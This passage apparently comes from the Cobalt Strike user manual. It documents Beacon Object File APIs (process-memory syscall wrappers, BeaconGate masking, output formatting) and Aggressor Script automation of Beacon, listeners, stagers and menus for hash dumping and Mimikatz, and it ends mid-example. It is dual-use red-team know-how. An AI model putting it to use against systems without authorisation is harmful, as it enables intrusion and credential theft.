```

The following functions provide access to Beacon's key value store:

This function adds a memory address to an internal key value store to allow the ability to retrieve this value using the key in a subsequent BOF execution.

```
BOOL BeaconAddValue (const char * key, void * ptr);
```

This function retrieves the memory address that is associated with the **key** from the internal key value store. If the key is not found then NULL is returned.

```
void * BeaconGetValue (const char * key);
```

This function removes the **key** from the internal key value store. This will not do any memory clean up of the memory address and a final execution of a BOF should do the necessary clean up in order to prevent memory leaks.

```
BOOL BeaconRemoveValue (const char * key);
```

The following function retrieves the custom data buffer from Beacon User Data.

```
char* BeaconGetCustomUserData ()
```

When a User Defined Reflective Loader provides Beacon User Data (BUD) during the loading process, then this function will return a pointer to the custom buffer array associated with the BUD. The size of this buffer array is fixed at 32 bytes, as defined in the USER\_DATA structure. A valid memory pointer is always returned. If no BUD is provided by the User Defined Reflective Loader, then the pointer is to the default buffer array with all 32 values set to zero.

## System Call API

This function returns the BEACON\_SYSCALLS data structure containing the resolved function addresses and system call numbers. This information is either resolved by beacon or is provided through a UDR using the USER\_DATA structure. This information can be useful for implementing your own system calls implementation within a BOF.

```
BOOL BeaconGetSyscallInformation(PBEACON_SYSCALLS info, BOOL  
resolvelfNotInitialized);
```

The following functions are provided to perform the specific Windows API using the current system call method (None, Direct, or Indirect) for the beacon process. Note, If the BeaconGate is currently configured and enabled for the specific Windows API then it will be proxied through the BeaconGate instead. The list of supported beacon system call APIs for a BOF is a subset of the internally supported system call APIs for beacon. The reason the full list is not supported is because those functions require additional setup and/or only support beacon's specific use case and are not available for typical use. For those functions that are not supported you will have to implement your own system call if needed.

**NOTE:**

Refer to the Microsoft Windows Documentation for more information on each of these APIs.

```
LPVOID BeaconVirtualAlloc(LPVOID lpAddress, SIZE_T dwSize, DWORD
flAllocationType, DWORD flProtect);

LPVOID BeaconVirtualAllocEx(HANDLE processHandle, LPVOID lpAddress, SIZE_T
dwSize, DWORD flAllocationType, DWORD flProtect);

BOOL BeaconVirtualProtect(LPVOID lpAddress, SIZE_T dwSize, DWORD flNewProtect,
PDWORD lpflOldProtect);

BOOL BeaconVirtualProtectEx(HANDLE processHandle, LPVOID lpAddress, SIZE_T
dwSize, DWORD flNewProtect, PDWORD lpflOldProtect);

BOOL BeaconVirtualFree(LPVOID lpAddress, SIZE_T dwSize, DWORD dwFreeType);

BOOL BeaconGetThreadContext(HANDLE threadHandle, PCONTEXT threadContext);

BOOL BeaconSetThreadContext(HANDLE threadHandle, PCONTEXT threadContext);

DWORD BeaconResumeThread(HANDLE threadHandle);

HANDLE BeaconOpenProcess(DWORD desiredAccess, BOOL inheritHandle, DWORD
processId);

HANDLE BeaconOpenThread(DWORD desiredAccess, BOOL inheritHandle, DWORD
threadId);

BOOL BeaconCloseHandle(HANDLE object);

BOOL BeaconUnmapViewOfFile(LPCVOID baseAddress);

SIZE_T BeaconVirtualQuery(LPCVOID address, PMEMORY_BASIC_INFORMATION
buffer, SIZE_T length);

BOOL BeaconDuplicateHandle(HANDLE hSourceProcessHandle, HANDLE
hSourceHandle, HANDLE hTargetProcessHandle, LPHANDLE lpTargetHandle, DWORD
dwDesiredAccess, BOOL blInheritHandle, DWORD dwOptions);

BOOL BeaconReadProcessMemory(HANDLE hProcess, LPCVOID lpBaseAddress,
LPVOID lpBuffer, SIZE_T nSize, SIZE_T *lpNumberOfBytesRead);

BOOL BeaconWriteProcessMemory(HANDLE hProcess, LPVOID lpBaseAddress,
LPCVOID lpBuffer, SIZE_T nSize, SIZE_T *lpNumberOfBytesWritten);
```

## Beacon Gate API

The following functions provide access to enable or disable the beacon BeaconGate functionality within a BOF.

This function will disable the BeaconGate functionality, and the Windows APIs configured to use the BeaconGate will no longer be proxied.

**VOID BeaconDisableBeaconGate();**

This function will enable the BeaconGate functionality, and the Windows APIs configured to use the BeaconGate will now be proxied.

**VOID BeaconEnableBeaconGate();**

This function will disable the BeaconGate masking functionality, and the Windows APIs configured to use the BeaconGate will not mask Beacon.

**VOID BeaconDisableBeaconGateMasking();**

This function will enable the BeaconGate masking functionality, and the Windows APIs configured to use BeaconGate will mask Beacon.

**VOID BeaconEnableBeaconGateMasking();**

## Formatting BOF Output

The beacon format API allows you to modify how beacon returns data to the user to suit the users Need. Data returned in a loop is an obvious example and use-case for this API.

Without the BeaconFormat API, beacon will send the output back to you every time you use the BeaconPrintf API call. This could lead to formatting that is less than ideal.

The best way to illustrate the problem is by using some examples.

### Example - Simple counting BOF using a loop:

#### Counting BOF Example

```
1 #include <windows.h>
2 #include "beacon.h"
3 #include "bofdefs.h"
4
5 void LoopExample()
```

```

6      {
7          int i;
8          for(i=0;i<11;i++)
9          {
10              BeaconPrintf(CALLBACK_OUTPUT,"counter is currently at %i",i);
11          }
12      }
13
14      void go(char * args, int len) {
15          LoopExample();
16      }

```

When the code is executed, you should see the following result:

```

beacon> cs_format_example --format no
[*] Loop Example with no formatting BOF
[+] host called home, sent: 828 bytes
[+] received output:
counter is currently at 0
[+] received output:
counter is currently at 1
[+] received output:
counter is currently at 2
[+] received output:
counter is currently at 3
[+] received output:
counter is currently at 4

```

*figure 70 - Example 1 Output*

As expected, the output is served back in chunks, displaying spacing in between even though a new line character was not specified because BeaconPrintf automatically adds a new line for you.

If you modify the Beacon Object File to use the Beacon Format API instead, you can gain more control over what the output looks like with following steps:

1. First, allocate memory to format the output.
2. Once the buffer is allocated and there is a pointer to the buffer, append to the buffer using the append APIs like BeaconFormatAppend, BeaconFormatInt and BeaconFormatPrintf.
3. When satisfied with the buffer, print it out using BeaconFormatToString

4. Afterwards, you can either reuse the buffer for additional operations using BeaconFormatReset or, if you are done with it, free up the allocated memory using BeaconFormatFree.

## Example - Using this approach in the counting BOF

### Counting BOF Example 2

```

1      #include <windows.h>
2      #include "beacon.h"
3      #include "bofdefs.h"
4
5      void LoopExampleWithFormatting()
6      {
7          //1. create the new buffer pointer
8          formatp buffer;
9
10         //2. allocate memory to hold the formatted data
11         BeaconFormatAlloc(&buffer,1024);
12
13         int i;
14         for(i=0;i<11;i++)
15         {
16             //3. instead of printing, we will now fill the buffer - notice the new line
character!
17             BeaconFormatPrintf(&buffer, "counter is currently at: %i\n",i);
18         }
19
20         //4. now that we have our filled up buffer, let's print it out
21         BeaconPrintf(CALLBACK_OUTPUT,"%s\n",BeaconFormatToString(&buffer,NULL));
22
23         //5. time to free up the buffer
24         BeaconFormatFree(&buffer);
25     }
26
27     void LoopExample()
28     {
29         int i;
30         for(i=0;i<11;i++)
31         {

```

```

32         BeaconPrintf(CALLBACK_OUTPUT,"counter is currently at %i",i);
33     }
34 }
35
36 void go(char * args, int len) {
37     LoopExampleWithFormatting();
38 }
```

When the code is executed, you should see the following result:

```

beacon> cs_format_example --format yes
[*] Loop Example with formatting BOF
[+] host called home, sent: 828 bytes
[+] received output:
counter is currently at 0
counter is currently at 1
counter is currently at 2
counter is currently at 3
counter is currently at 4
```

## Example - Read the virtual memory of the current process

### Read Virtual Memory Example

```

1 #include <windows.h>
2 #include "beacon.h"
3 #include "bofdefs.h"
4
5 HMODULE GetModHandle(LPCSTR module)
6 {
7     HMODULE hModule = KERNEL32$GetModuleHandleA(module);
8     return hModule ? hModule : KERNEL32$LoadLibraryA(module);
9 }
10
11 LPVOID GetMemptr(LPCSTR module, LPCSTR function)
12 {
13     HMODULE hModule = GetModHandle(module);
14     LPVOID memPtr = KERNEL32$GetProcAddress(hModule,function);
```

```

15         return memPtr? memPtr : NULL;
16     }
17
18     //format options: 1 decompile format, any other number - raw opcodes
19     void ReadvirtualMemory(LPCSTR module, LPCSTR function,int size, int format)
20     {
21         LPVOID memPtr = GetMemptr(module,function);
22         if(!memPtr)
23         {
24             BeaconPrintf(CALLBACK_ERROR,"no memptr found\n");
25             return;
26         }
27         else
28         {
29             formatp buffer;
30             BeaconFormatAlloc(&buffer,1024);
31             BYTE *readbuffer = (BYTE*)MSVCRT$malloc(size);
32             SIZE_T bytesread = 0;
33             KERNEL32$ReadProcessMemory((HANDLE)-1,memPtr,readbuffer,size,&bytesread);
34             BeaconFormatPrintf(&buffer, "showing the first %i opcodes of
35             %s!%s\n",size,module,function);
36
37             for(int i = 0; i < size; i++)
38             {
39                 if(format == 1)
40                 {
41                     BeaconFormatPrintf(&buffer, "\\\x%02X",readbuffer[i]);
42                 }
43                 else
44                 {
45                     BeaconFormatPrintf(&buffer, "%02X",readbuffer[i]);
46                 }
47             }
48             BeaconPrintf(CALLBACK_OUTPUT,"%s\n",BeaconFormatToString(&buffer,NULL));
49             BeaconFormatFree(&buffer);
50             MSVCRT$free(readbuffer);
51         }
52     }

```

```
52     void go(char * args, int len) {
53         char* module;
54         char* function;
55         int size;
56         int format;
57         datap parser;
58         BeaconDataParse(&parser, args, len);
59         module = BeaconDataExtract(&parser,NULL);
60         function = BeaconDataExtract(&parser,NULL);
61         size = BeaconDataInt(&parser);
62         format = BeaconDataInt(&parser);
63         ReadvirtualMemory(module, function, size, format);
64     }
```

In this BOF, users have the option to read an arbitrary number of bytes of a function within the current process and display it in specific formats. Using the BeaconFormatAPI, this becomes trivial to do.

For example, you can display bytes as follows:

```
[+] received output:  
showing the first 5 opcodes of ntdll.dll!EtwEventWrite  
\x4C\x8B\xDC\x48\x83
```

This makes it easy to copy paste the output and put it in a decompiler like so:

## Disassembly

**Raw Hex (zero bytes in bold):**

4C8BDC4883

**String Literal:**

"\x4C\x8B\xDC\x48\x83"

**Array Literal:**

{ 0x4C, 0x8B, 0xDC, 0x48, 0x83 }

**Disassembly:**

```
0: 4c 8b dc          mov    r11,rsp
3: 48                rex.W
4: 83                .byte 0x83
```

Others would rather have all the bytes right next to each other like so:

```
[+] received output:  
showing the first 5 opcodes of ntdll.dll!EtwEventWrite  
4C8BDC4883
```

# Aggressor Script

Aggressor Script is the scripting language built into Cobalt Strike, version 3.0, and later. Aggressor Script allows you to modify and extend the Cobalt Strike client.

## History

Aggressor Script is the spiritual successor to Cortana, the open source scripting engine in Armitage. Cortana was made possible by a contract through DARPA's Cyber Fast Track program. Cortana allows its users to extend Armitage and control the Metasploit Framework and its features through Armitage's team server. Cobalt Strike 3.0 is a ground-up rewrite of Cobalt Strike without Armitage as a foundation. This change afforded an opportunity to revisit Cobalt Strike's scripting and build something around Cobalt Strike's features. The result of this work is Aggressor Script.

Aggressor Script is a scripting language for red team operations and adversary simulations inspired by scriptable IRC clients and bots. Its purpose is two-fold. You may create long running bots that simulate virtual red team members, hacking side-by-side with you. You may also use it to extend and modify the Cobalt Strike client to your needs.

## Status

Aggressor Script is part of Cobalt Strike 3.0's foundation. Most popup menus and the presentation of events in Cobalt Strike 3.0 are managed by the Aggressor Script engine. That said, Aggressor Script is still in its infancy. Strategic Cyber LLC has yet to build APIs for most of Cobalt Strike's features. Expect to see Aggressor Script evolve over time. This documentation is also a work in progress.

## How to Load Scripts

Aggressor Script is built into the Cobalt Strike client. To permanent load a script, go to **Cobalt Strike -> Script Manager** and press **Load**.



Cobalt Strike Script Loader

If your Aggressor Script utilizes [Java Objects](#), and the client runs on a Java version newer than 11, you may encounter the "cannot access built-in class..." error in the [Script Console](#). For example, the following minimal example...

```
import java.net.http.HttpClient;
$builder = [HttpClient newBuilder];
$builder = [$builder build];
```

...produces this error:

```
[!] cannot access built-in class
jdk.internal.net.http.HttpClientBuilderImpl: class
sleep.engine.atoms.ObjectAccess$MethodCallRequest cannot access class
jdk.internal.net.http.HttpClientBuilderImpl (in module java.net.http)
because module java.net.http does not export jdk.internal.net.http to
unnamed module @35fb3008 at script.cna:4
```

This issue arises due to Java's new stricter [module system](#), which restricts access to JDK classes. Since Java does not expose all classes by default, Aggressor Scripts that rely on these internal classes will fail to execute. To resolve this issue, **launch the client directly using java instead of the provided client launcher** to export the required modules using the **--add-exports** flag manually.

For the example error above, the script requires access to **jdk.internal.net.http** inside the **java.net.http** module. You can grant this access by adding the following argument to the Java command:


```
java --add-exports java.net.http/jdk.internal.net.http=ALL-UNNAMED
-XX:ParallelGCThreads=4 -XX:+AggressiveHeap -XX:+UseParallelGC -
jar cobaltstrike-client.jar
```

## The Script Console

Cobalt Strike provides a console to control and interact with your scripts. Through the console you may trace, profile, debug, and manage your scripts. The Aggressor Script console is available via **View -> Script Console**.

The following commands are available in the console:

Command	Arguments	What it does
?	"*foo*" iswm "foobar"	evaluate a sleep predicate and print result
e	println("foo");	evaluate a sleep statement
help		list all of the commands available
load	/path/to/script.cna	load an Aggressor Script script
ls		list all of the scripts loaded
proff	script.cna	disable the Sleep profiler for the script
profile	script.cna	dumps performance statistics for the script.
pron	script.cna	enables the Sleep profiler for the script
reload	script.cna	reloads the script
troff	script.cna	disable function trace for the script
tron	script.cna	enable function trace for the script
unload	script.cna	unload the script
x	2 + 2	evaluate a sleep expression and print result



Interacting with the script console

## Headless Cobalt Strike

You may use Aggressor Scripts without the Cobalt Strike GUI. The **agscript** program (included with the Cobalt Strike Linux package) runs the headless Cobalt Strike client. The agscript program requires four arguments:

```
./agscript [host] [port] [user] [password]
```

These arguments connect the headless Cobalt Strike client to the team server you specify. The headless Cobalt Strike client presents the Aggressor Script console.

You may use agscript to immediately connect to a team server and run a script of your choosing. Use:

```
./agscript [host] [port] [user] [password] [/path/to/script.cna]
```

This command will connect the headless Cobalt Strike client to a team server, load your script, and run it. The headless Cobalt Strike client will run your script before it synchronizes with the team server. Use **on ready** to wait for the headless Cobalt Strike client to finish the data synchronization step.

```
on ready {
    println("Hello World! I am synchronized!");
    closeClient();
}
```

## A Quick Sleep Introduction

Aggressor Script builds on Raphael Mudge's Sleep Scripting Language. The Sleep manual is at:

<http://sleep.dashnine.org/manual>

Aggressor Script will do anything that Sleep does. Here are a few things you should know to help keep your sanity.

- Sleep's syntax, operators, and idioms are similar to the Perl scripting language. There is one major difference that catches new programmers. Sleep requires whitespace between operators and their terms. The following code is not valid:

```
$x=1+2; # this will not parse!!
```

This statement is valid though:

```
$x = 1 + 2;
```

- Sleep variables are called scalars and scalars hold strings, numbers in various formats, Java object references, functions, arrays, and dictionaries. Here are several assignments in Sleep:

```
$x = "Hello World";
$y = 3;
$z = @(1, 2, 3, "four");
$a = %(a => "apple", b => "bat", c => "awesome language", d => 4);
```

- Arrays and dictionaries are created with the @ and % functions. Arrays and dictionaries may reference other arrays and dictionaries. Arrays and dictionaries may even reference themselves.
- Comments begin with a # and go until the end of the line.
- Sleep interpolates double-quoted strings. This means that any white-space separated token beginning with a \$ sign is replaced with its value. The special variable \$+ concatenates an interpolated string with another value.

```
println("\$a is: $a and \n$x joined with \$y is: $x $+ $y");
```

This will print out:

```
$a is: %(d => 4, b => 'bat', c => 'awesome language', a => 'apple') and
$x joined with $y is: Hello World3
```

- There's a function called &warn. It works like `&println`, except it includes the current script name and a line number too. This is a great function to debug code with.
- Sleep functions are declared with the sub keyword. Arguments to functions are labeled \$1, \$2, all the way up to \$n. Functions will accept any number of arguments. The variable @\_ is an array containing all of the arguments too. Changes to \$1, \$2, etc. will alter the contents of @\_.

```
sub addTwoValues {
    println($1 + $2);
}

addTwoValues("3", 55.0);
```

This script prints out:

```
58.0
```

- In Sleep, a function is a first-class type like any other object. Here are a few things that you may see:

```
$addf = &addTwoValues;
```

- The \$addf variable now references the &addTwoValues function. To call a function enclosed in a variable, use:

```
[$addf : "3", 55.0];
```

- This bracket notation is also used to manipulate Java objects. I recommend reading the Sleep manual if you're interested in learning more about this. The following statements are equivalent and they do the same thing:

```
[$addf : "3", 55.0];
[&addTwoValues : "3", 55.0];
[{ println($1 + $2); } : "3", 55.0];
addTwoValues("3", 55.0);
```

- Sleep has three variable scopes: global, closure-specific, and local. The Sleep manual covers this in more detail. If you see local('x y z') in an example, it means that x, y, and z are local to the current function and their values will disappear when the function returns. Sleep uses lexical scoping for its variables.

Sleep has all of the other basic constructs you'd expect in a scripting language. You should read the manual to learn more about it.


## Interacting with the User

Aggressor Script displays output using Sleep's `&println`, `&printAll`, `&writeb`, and `&warn` functions. These functions display output to the script console.

Scripts may register commands as well. These commands allow scripts to receive a trigger from the user through the console. Use the `command` keyword to register a command:

```
command foo{
    println("Hello $1");
}
```

This code snippet registers the command foo. The script console automatically parses the arguments to a command and splits them by whitespace into tokens for you. \$1 is the first token, \$2 is the second token, and so on. Typically, tokens are separated by spaces but users may use "double quotes" to create a token with spaces. If this parsing is disruptive to what you'd like to do with the input, use \$0 to access the raw text passed to the command.



```

aggressor> load /root/command.cna
[+] Load /root/command.cna
aggressor> foo bar
Hello bar
aggressor> foo Raphael
Hello Raphael
aggressor> foo "Mint Chocolate Chip" is my flavorite icecream
Hello Mint Chocolate Chip

```

Command Output

## Colors

You may add color and styles to text that is output in Cobalt Strike's consoles. The \c, \U, and \o escapes tell Cobalt Strike how to format text. These escapes are parsed inside of double-quoted strings only.

The \cX escape colors the text that comes after it. X specifies the color. Your color choices are:

```
\c0 \c1 \c2 \c3 \c4 \c5 \c6 \c7 \c8 \c9 \cA \cB \cC \cD \cE \cF
```

Color Options

The \U escape underlines the text that comes after it. A second \U stops the underline format.

The \o escape resets the format of the text that comes after it. A newline resets text formatting as well.

# Cobalt Strike

## The Cobalt Strike Client

The Aggressor Script engine is the glue feature in Cobalt Strike. Most Cobalt Strike dialogs and features are written as stand-alone modules that expose some interface to the Aggressor Script engine.

An internal script, [default.cna](#), defines the default Cobalt Strike experience. This script defines Cobalt Strike's toolbar buttons, popup menus, and it also formats the output for most Cobalt Strike events.

This chapter will show you how these features work and empower you to shape the Cobalt Strike client to your needs.

```

popup beacon {
    item "&Interact" {
        local('$bid');
        foreach $bid ($1) {
            openBeaconConsole($bid);
        }
    }
    separator();
    insert_menu("beacon_top", $1);

    menu "&Access" {
        item "&Bypass UAC" { openBypassUACDialog($1); }
        item "&Dump Hashes" {
            openOrActivate($1);
            binput($1, "hashdump");
            bhashdump($1);
        }
        item "Golden &Ticket" {
            local('$bid');
            foreach $bid ($1) {
                openGoldenTicketDialog($bid);
            }
        }
        item "Make T&oken" {
            local('$bid');
            foreach $bid ($1) {
                openMakeTokenDialog($bid);
            }
        }
        item "Run &Mimikatz" {
    }
}

```

**figure 71 - The default.cna script**

## Keyboard Shortcuts

Scripts may create keyboard shortcuts. Use the **bind** keyword to bind a keyboard shortcut. This example shows **Hello World!** in a dialog box when Ctrl and H are pressed together.

```

bind Ctrl+H {
    show_message("Hello World!");
}

```

Keyboard shortcuts may be any ASCII characters or a special key. Shortcuts may have one or more modifiers applied to them. A modifier is one of: Ctrl, Shift, Alt, or Meta. Scripts may specify the modifier+key.

## Popup Menus

Scripts may also add to Cobalt Strike's menu structure or re-define it. The **popup** keyword builds a menu hierarchy for a popup hook.

Here's the code that defines Cobalt Strike's help menu:

```

popup help {
    item("&Homepage", { url_open("https://www.cobaltstrike.com/"); });
    item("&Support", { url_open("https://www.cobaltstrike.com/support"); });
    item("&Arsenal", { url_open("https://www.cobaltstrike.com/scripts"); });
    separator();
    item("&Malleable C2 Profile", { openMalleableProfileDialog(); });
    item("&System Information", { openSystemInformationDialog(); });
    separator();
    item("&About", { openAboutDialog(); });
}

```

This script hooks into the help popup hook and defines several menu items. The & in the menu item name is its keyboard accelerator. The code block associated with each item executes when the user clicks on it.

Scripts may define menus with children as well. The menu keyword defines a new menu. When the user hovers over the menu, the block of code associated with it is executed and used to build the child menu.

Here's the Pivot Graph menu as an example of this:

```

popup pgraph {
    menu "&Layout" {
        item "&Circle" { graph_layout($1, "circle"); }
        item "&Stack" { graph_layout($1, "stack"); }
        menu "&Tree" {
            item "&Bottom" { graph_layout($1, "tree-bottom"); }
            item "&Left" { graph_layout($1, "tree-left"); }
            item "&Right" { graph_layout($1, "tree-right"); }
            item "&Top" { graph_layout($1, "tree-top"); }
        }
        separator();
        item "&None" { graph_layout($1, "none"); }
    }
}

```

If your script specifies a menu hierarchy for a Cobalt Strike menu hook, it will add to the menus that are already in place. Use the [&popup\\_clear](#) function to clear the other registered menu items and re-define a popup hierarchy to your taste.

## Custom Output

The set keyword in Aggressor Script defines how to format an event and present its output to the user. Here's an example of the set keyword:

```

set EVENT_SBAR_LEFT {
    return "[" . tstamp(ticks()) . "] " . mynick();
}

set EVENT_SBAR_RIGHT {
    return "[lag: $1 $+ ]";
}

```

The above code defines the content of the statusbar in Cobalt Strike's Event Log ([View -> Event Log](#)). The left side of this statusbar shows the current time and your nickname. The right side shows the round-trip time for a message between your Cobalt Strike client and the team server.

You may override any set option in the Cobalt Strike default script. Create your own file with definitions for events you care about. Load it into Cobalt Strike. Cobalt Strike will use your definitions over the built-in ones.

## Events

Use the `on` keyword to define a handler for an event. The `ready` event fires when Cobalt Strike is connected to the team server and ready to act on your behalf.

```

on ready {
    show_message("Ready for action!");
}

```

Cobalt Strike generates events for a variety of situations. Use the `*` meta-event to watch all events Cobalt Strike fires.

```

on * {
    local('$handle $event $args');

    $event = shift(@_);
    $args  = join(" ", @_);

    $handle = openf(">>events.py.txt");
    writeb($handle, "[ $+ $event $+ ] $args");
    closef($handle);
}

```

## Data Model

Cobalt Strike's team server stores your hosts, services, credentials, and other information. It also broadcasts this information and makes it available to all clients.

## Data API

Use the [&data\\_query](#) function to query Cobalt Strike's data model. This function has access to all state and information maintained by the Cobalt Strike client. Use [&data\\_keys](#) to get a list of the different pieces of data you may query. This example queries all data in Cobalt Strike's data model and exports it to a text file:

```
command export {
    local('$handle $model $row $entry $index');
    $handle = openf(">export.txt");

    foreach $model (data_keys()) {
        println($handle, "== $model ==");
        println($handle, data_query($model));
    }

    closef($handle);


    println("See export.txt for the data.");
}
```

Cobalt Strike provides several functions that make it more intuitive to work with the data model.

Model	Function	Description
applications	<a href="#">&amp;applications</a>	System Profiler Results [ <a href="#">View -&gt; Applications</a> ]
archives	<a href="#">&amp;archives</a>	Engagement events/activities
beacons	<a href="#">&amp;beacons</a>	Active beacons
credentials	<a href="#">&amp;credentials</a>	Usernames, passwords, etc.
downloads	<a href="#">&amp;downloads</a>	Downloaded files
keystrokes	<a href="#">&amp;keystrokes</a>	Keystrokes received by Beacon
screenshots	<a href="#">&amp;screenshots</a>	Screenshots captured by Beacon
services	<a href="#">&amp;services</a>	Services and service information
sites	<a href="#">&amp;sites</a>	Assets hosted by Cobalt Strike
socks	<a href="#">&amp;pivots</a>	SOCKS proxy servers and port forwards
targets	<a href="#">&amp;targets</a>	Hosts and host information

These functions return an array with one row for each entry in the data model. Each entry is a dictionary with different key/value pairs that describe the entry.

The best way to understand the data model is to explore it through the Aggressor Script console. Go to **View -> Script Console** and use the `x` command to evaluate an expression. For example:



```
aggressor> x targets()
@(%(os => 'Windows', address => '172.16.20.81', name => 'COPPER', version => '10.0'), %(os => 'Windows', address => '172.16.20.3', name => 'DC', version => '6.1'), %(os => 'Windows', address => '172.16.20.80', name => 'GRANITE', version => '6.1'))
aggressor> x targets()[0]
%(os => "Windows", address => "172.16.20.81", name => "COPPER", version => "10.0")
aggressor> x targets()[0]['os']
Windows
aggressor> x targets()[0]['address']
172.16.20.81
aggressor> x targets()[0]['name']
COPPER
aggressor> x targets()[0]['version']
10.0
aggressor>
```

**figure 72** - Querying Data from the Aggressor Script console

Use `on DATA_KEY` to subscribe to changes to a specific data model.

```
on keystrokes {
    println("I have new keystrokes: $1");
}
```

## Listeners

Listeners are Cobalt Strike's abstraction on top of payload handlers. A listener is a name attached to payload configuration information (e.g., protocol, host, port, etc.) and, in some cases, a promise to setup a server to receive connections from the described payload.

## Listener API

Aggressor Script aggregates listener information from all of the team servers you're currently connected to. This makes it easy to pass sessions to another team server. To get a list of all listener names, use the `&listeners` function. If you would like to work with local listeners only, use `&listeners_local`. The `&listener_info` function resolves a listener name to its configuration information. This example dumps all listeners and their configuration to the Aggressor Script console:

```
command listeners {
    local('$name $key $value');
```

```

foreach $name (listeners()) {
    println("== $name == ");
    foreach $key => $value (listener_info($name)) {
        println("${[20]key} : $value");
    }
}
}

```

## Creating Listeners

Use [&listener\\_create\\_ext](#) to create a listener and start a payload handler associated with it.

## Choosing Listeners

Use [&openPayloadHelper](#) to open a dialog that lists all available listeners. After the user selects a listener, this dialog will close, and Cobalt Strike will run a callback function. Here's the source code for Beacon's spawn menu:

```

item "&Spawn" {
    openPayloadHelper(lambda({
        binput($bids, "spawn $1");
        bspawn($bids, $1);
    }, $bids => $1));
}

```

## Stagers

A stager is a tiny program that downloads a payload and passes execution to it. Stagers are ideal for size-constrained payload delivery vector (e.g., a user-driven attack, a memory corruption exploit, or a one-liner command). Stagers do have downsides though. They introduce an additional component to your attack chain that is possible to disrupt. Cobalt Strike's staggers are based on the staggers in the Metasploit Framework and these are well-signatured and understood in memory as well. Use payload-specific staggers if you must; but it's best to avoid them otherwise.

Use [&stager](#) to export a payload stager tied to a Cobalt Strike payload. Not all payload options have an explicit payload stager. Not all staggers have x64 options.

The [&artifact\\_stager](#) function will export a PowerShell script, executable, or DLL that runs a stager associated with a Cobalt Strike payload.

## Local Stagers

For post-exploitation actions that require the use of a stager, use a localhost-only bind\_tcp stager. The use of this stager allows a staging-required post-exploitation action to work with all of Cobalt Strike's payloads equally.

Use [`&stager\_bind\_tcp`](#) to export a bind\_tcp payload stager. Use [`&beacon\_stage\_tcp`](#) to deliver a payload to this stager.

[`&artifact\_general`](#) will accept this arbitrary code and generate a PowerShell script, executable, or DLL to host it.

## Named Pipe Stager

Cobalt Strike does have a bind\_pipe stager that is useful for some lateral movement situations. This stager is x86 only. Use [`&stager\_bind\_pipe`](#) to export this bind\_pipe stager. Use [`&beacon\_stage\_pipe`](#) to deliver a payload to this stager.

[`&artifact\_general`](#) will accept this arbitrary code and generate a PowerShell script, executable, or DLL to host it.

## Stageless Payloads

Use [`&payload`](#) to export a Cobalt Strike payload (in its entirety) as a ready-to-run position-independent program.

[`&artifact\_payload`](#) will export a PowerShell script, executable, or DLL that contains this payload.

## Beacon

Beacon is Cobalt Strike's asynchronous post-exploitation agent. In this chapter, we will explore options to automate Beacon with Cobalt Strike's Aggressor Script.

## Metadata

Cobalt Strike assigns a session ID to each Beacon. This ID is a random number. Cobalt Strike associates tasks and metadata with each Beacon ID. Use [`&beacons`](#) to query metadata for all current Beacon sessions. Use [`&beacon\_info`](#) to query metadata for a specific Beacon session. Here's a script to dump information about each Beacon session:

```
command beacons {
    local('$entry $key $value');
    foreach $entry (beacons()) {
        println("== " . $entry['id'] . " ==");
        foreach $key => $value ($entry) {
            println("${[20]}key : $value");
        }
        println();
    }
}
```

## Aliases

You may define new Beacon commands with the `alias` keyword. Here's a `hello` alias that prints Hello World in a Beacon console.

```
alias hello {
    blog($1, "Hello World!");
}
```

Put the above into a script, load it into Cobalt Strike, and open a Beacon console. Then enter in the `hello` command and press enter. Cobalt Strike will even tab complete your aliases for you. You should see Hello World! in the Beacon console.

You may also use the [&alias](#) function to define an alias.

Cobalt Strike passes the following arguments to an alias: `$0` is the alias name and arguments without any parsing. `$1` is the ID of the Beacon the alias was typed from. The arguments `$2` and on contain an individual argument passed to the alias. The alias parser splits arguments by spaces. Users may use "double quotes" to group words into one argument.

```
alias saywhat {
    blog($1, "My arguments are: " . substr($0, 8) . "\n");
}
```

You may also register your aliases with Beacon's help system. Use [&beacon\\_command\\_register](#) to register a command.

Aliases are a convenient way to extend Beacon and make it your own. Aliases also play well into Cobalt Strike's threat emulation role. You may use aliases to script complex post-exploitation actions in a way that maps to another actor's tradecraft. Your red team operators simply need to load a script, learn the aliases, and they can operate with your scripted tactics in a way that's consistent with the actor you're emulating.

## Reacting to new Beacons

A common use of Aggressor Script is to react to new Beacons. Use the `beacon_initial` event to setup commands that should run when a Beacon checks in for the first time.

```
on beacon_initial {
    # do some stuff
}
```

The `$1` argument to `beacon_initial` is the ID of the new Beacon.

The `beacon_initial` event fires when a Beacon reports metadata for the first time. This means a DNS Beacon will not fire `beacon_initial` until its asked to run a command. To interact with a DNS Beacon that calls home for the first time, use the `beacon_initial_empty` event.

```
# some sane defaults for DNS Beacon
on beacon_initial_empty {
    bmode($1, "dns-txt");
    bcheckin($1);
}
```

## Popup Menus

You may also add on to Beacons popup menu. Aliases are nice, but they only affect one Beacon at a time. Through a popup menu, your script's users may task multiple Beacons to take the desired action at one time.

The `beacon_top` and `beacon_bottom` popup hooks let you add to the default Beacon menu. The argument to the Beacon popup hooks is an array of selected Beacon IDs.

```
popup beacon_bottom {
    item "Run All..." {
